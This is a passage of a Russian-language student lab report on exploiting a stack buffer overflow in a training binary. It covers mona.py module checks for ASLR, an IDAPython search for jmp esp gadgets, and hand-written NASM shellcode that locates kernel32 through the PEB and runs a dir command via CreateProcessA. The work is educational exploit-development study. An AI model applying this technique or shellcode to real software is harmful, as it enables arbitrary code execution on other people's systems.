Таким образом, злоумышленник получает контроль над параметрами функций, адресами возврата и обработчиками исключений, что позволяет выполнить произвольный код.

### Heap Spray

Heap Spray представляет собой, в первую очередь, метод доставки полезной нагрузки и заключается в заполнении кучи большим количеством копий полезной нагрузки в целях повышения вероятности перехода выполнения на одну из размещенных копий.

Эта техника может использоваться для обхода ASLR (рандомизации адресного пространства), так как куча заполняется множеством одинаковых блоков, и атакующему не нужно знать точный адрес для перехвата управления.

# ХОД РАБОТЫ

## Получение списка загруженных в процесс модулей, не использующих ASLR

Для получения списка загруженных в процесс модулей, не использующих ASLR, использовался скрипт mona.py для Immunity Debugger.

Был установлен Immunity Debugger + Python 2.7 (требование программы), скрипт mona.py был помещен в директорию «C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands». Для проверки «видимости» скрипта можно ввести команду !mona, как показано на рисунке 10.




Рисунок 10 – Выходные данные команды !mona

Была создана рабочая директория mona командой:

!mona config -set workingfolder C:\Users\butin\PycharmProjects\mbks1\mbks2\_mona

Успешное завершение шага показано на рисунке .




Рисунок 11 – Создание рабочей директории mona

Для начала работы с файлом требуется открыть его (исследуется vuln1.exe). Вид рабочего окна при успешном открытии показан на рисунке 12.




Рисунок 12 – Программа vuln1.exe в Immunity Debugger

Скрипт mona позволяет просмотреть списки библиотек, использующих и не использующих ALSR, что показано на рисунке, при помощи команд:

!mona modules -cm aslr=false

!mona modules -cm aslr=true

Результат выполнения скрипта показан на рисунке 13.




Рисунок 13 – Просмотр списков библиотек, использующих и не использующих ASLR

Изучив таблицу используемых модулей, можно увидеть, что используются:

* vuln1.exe (ASLR=True);
* KERNELBASE.dll (ASLR=True);
* apphelp.dll (ASLR=True);
* KERNEL32.DLL (ASLR=True);
* msvcrt.dll (ASLR=True);
* ntdll.dll (ASLR=True);
* func.dll (ASLR=False).

## Разработка скрипта для IDA Pro

Так как основной исполняемый файл не является системным, в нем по умолчанию не включена защита DEP, что позволяет помещать на стек команды и затем выполнять их. Для поиска инструкций с известными адресами в func.dll был реализован скрипт IDAPython, который находит инструкции вызовов стека:

OPCODES = {

    "call esp": b"\xff\xd4",  # call esp

    "jmp esp":  b"\xff\xe4",  # jmp esp

    "call eax": b"\xff\xd0",  # call eax

    "jmp eax":  b"\xff\xe0",  # jmp eax

    "call ebx": b"\xff\xd3",  # call ebx

    "jmp ebx":  b"\xff\xe3",  # jmp ebx

    "call ecx": b"\xff\xd1",  # call ecx

    "jmp ecx":  b"\xff\xe1",  # jmp ecx

    "call edx": b"\xff\xd2",  # call edx

    "jmp edx":  b"\xff\xe2",  # jmp edx

    "call edi": b"\xff\xd7",  # call edi

    "jmp edi":  b"\xff\xe7",  # jmp edi

    "call esi": b"\xff\xd6",  # call esi

    "jmp esi":  b"\xff\xe6",  # jmp esi

}

Результат работы скрипта:

---------------------------------------------------------------------------------------

Python 3.9.0 (tags/v3.9.0:9cf6752, Oct 5 2020, 15:34:40) [MSC v.1927 64 bit (AMD64)]

IDAPython v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>

---------------------------------------------------------------------------------------

Using FLIRT signature: GCC (mingw/cygwin) v3.4 runtime

Propagating type information...

Function argument information has been propagated

The initial autoanalysis has been finished.

FOUND INSTRUCTIONS (JMP/CALL REGISTER)

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Instruction: call eax

Addresses:

0x62501026

0x625010E8

0x625013D0

0x62501502

0x62501593

Instruction: call edx

Addresses:

0x625011E6

0x62501229

0x6250126E

Instruction: jmp esp

Addresses:

0x62501297

0x625012A3

0x625012AF

0x625012BB

0x625012C7

0x625012D3

0x625012DF

0x625012EB

0x625012ED

Instruction: jmp eax

Addresses:

0x62501299

Instruction: jmp ecx

Addresses:

0x625012A5

Instruction: jmp ebx

Addresses:

0x625012B1

Instruction: jmp edi

Addresses:

0x625012BD

Instruction: jmp edx

Addresses:

0x625012C9

Instruction: jmp esi

Addresses:

0x625012D5

Действительно, можно увидеть, что адреса инструкций верны, как показано на рисунке.




Рисунок 14 – Проверка результата выполнения скрипта

Полученный адрес 62501297 будет использован для выполнения jmp esp.

## Эксплуатация уязвимости в vuln1.exe

Используя ранее полученные данные об адресе инструкции jmp esp 0x62501297 и возможности записи посторонних данных на стек при помощи переполнения буфера, была разработана схема эксплуатации уязвимости.

После байт, вызывающих переполнение стека, в конфигурационном файле будет находиться адрес инструкции jmp esp (вместо адреса возврата), которая передаст управление на вершину стека, где и будет находиться шеллкод.

Для составления шеллкода сначала был написан прототип на языке C:

#include <windows.h>  
  
int main()  
{  
 STARTUPINFO si = { sizeof(si) };  
 PROCESS\_INFORMATION pi;  
  
 char cmd[] = "cmd.exe /c dir c:\\Windows > output.txt";  
  
 if (CreateProcess(NULL, cmd, NULL, NULL, FALSE, 0, NULL, NULL, %si, %pi))  
 {  
 CloseHandle(pi.hProcess);  
 CloseHandle(pi.hThread);  
 }  
  
 return 0;  
}

Соответствующий шеллкод должен выполнить следующие действия:

* Создать процесс, в котором выполнится команда;
* Выполнить команду cmd.exe /c dir c:\\Windows > output.txt;
* Завершить выполнение программы.

Шеллкод будет собран в .bin файл при помощи NASM командой:

nasm -f bin shellcode.asm -o shellcode.bin

Для того, чтобы собрать код под 32-битную программу (таковой является vuln1.exe) в начале .asm файла явно указывается [BITS 32].

Вычисление адреса kernel32 для получения из него в дальнейшем адресов требуемых функций CreateProcessA, ExitProcess, CloseHandle выполняет следующий код:

section .text

global \_start

\_start:

; Получение PEB через TEB (Thread Environment Block)

xor eax, eax

add al, 0x10 ; EAX = 0x10 (смещение к PEB в TEB)

mov ecx, dword [fs:eax+0x20] ; PEB

mov eax, dword [fs:eax+0x20] ; PEB

mov eax, dword [eax+0x0c] ; PEB->Ldr

mov eax, dword [eax+0x14] ; Ldr->InMemoryOrderModuleList

mov edx, dword [eax] ; Первый модуль (ntdll.dll)

mov eax, edx

mov edx, dword [eax] ; Второй модуль (kernel32.dll)

mov eax, edx

mov eax, dword [eax+0x10] ; kernel32.dll base address

mov edi, eax

Затем на стек передается строка с нужной командой, для получения требуемого представления команды (перевернутого) использовался python-скрипт, результаты выполнения которого показаны на рисунке 15.



Рисунок 15 – Получение команд помещения строки на стек

Аргументы функций также передаются на стек перед вызовом, вызов осуществляется по смещению:

; STARTUPINFO  
push edx ; NULL  
push edx ; NULL  
push edx ; NULL  
push edx ; NULL  
push edx ; NULL  
push edx ; NULL  
push edx ; NULL  
push edx ; NULL  
push edx ; NULL  
push edx ; NULL  
push edx ; NULL  
push edx ; NULL  
push edx ; NULL  
push edx ; NULL  
push edx ; NULL  
push edx ; NULL  
push 68 ; cb = sizeof(STARTUPINFO) = 68 bytes  
mov eax, esp  
  
; PROCESS\_INFORMATION  
push edx ; NULL  
push edx ; NULL  
push edx ; NULL  
push edx ; NULL  
mov ebx, esp  
  
  
; Подготовка аргументов для CreateProcess  
push ebx ; lpProcessInformation  
push eax ; lpStartupInfo  
push edx ; lpCurrentDirectory = NULL  
push edx ; lpEnvironment = NULL  
push edx ; dwCreationFlags = 0  
push edx ; bInheritHandles = FALSE  
push edx ; lpThreadAttributes = NULL  
push edx ; lpProcessAttributes = NULL  
push ecx ; lpCommandLine  
push edx ; lpApplicationName = NULL  
  
  
; CreateProcessA  
mov eax, edi ; kernel32.dll  
xor esi, esi  
mov si, 0b0110101000101010 ; 0x00035150 / 8  
shl esi,3  
add eax,esi  
call eax  
mov ebx,eax  
  
; ExitProcess  
mov eax, edi ; kernel32.dll  
xor esi, esi  
mov si, 0b1001101010001000 ; 0x00026A20 / 4  
shl esi,2  
add eax,esi  
call eax

Для того, чтобы шеллкод был базонезависимым, были рассчитаны смещения функций относительно начала kernel32. Для этого при помощи x32dbg были получены требуемые адреса, как показано на рисунках 16-18, и рассчитаны смещения при помощи python-скрипта, как показано на рисунке 19.




Рисунок 16 – Получение адреса kernel32.dll




Рисунок 17 – Получение адреса CreateProcessA




Рисунок 18 – Получение адреса ExitProcess




Рисунок 19 – Расчет смещений

В байтовом представлении шеллкод имеет вид, показанный на рисунке 20.




Рисунок 20 – Байтовое представление шеллкода

Байтовое представление было занесено в конфиг-файл после бита, в котором произошло переполнение буфера и адреса инструкции jmp esp, как показано на рисунке 21.




Рисунок 21 – Измененный конфигурационный файл

При запуске vuln1.exe с новым конфиг-файлом в той же директории создается новый файл out1.txt, содержащий в себе информацию о содержимом C:\Windows, как показано на рисунке 22.




Рисунок 22 – Результат работы программы с конфиг-файлом, содержащим шеллкод

Подробно рассмотреть процесс позволяет запуск локального отладчика Windows в IDA Pro. К моменту возврата из vuln\_func на стеке адрес возврата заменен на адрес инструкции из func.dll, как показано на .

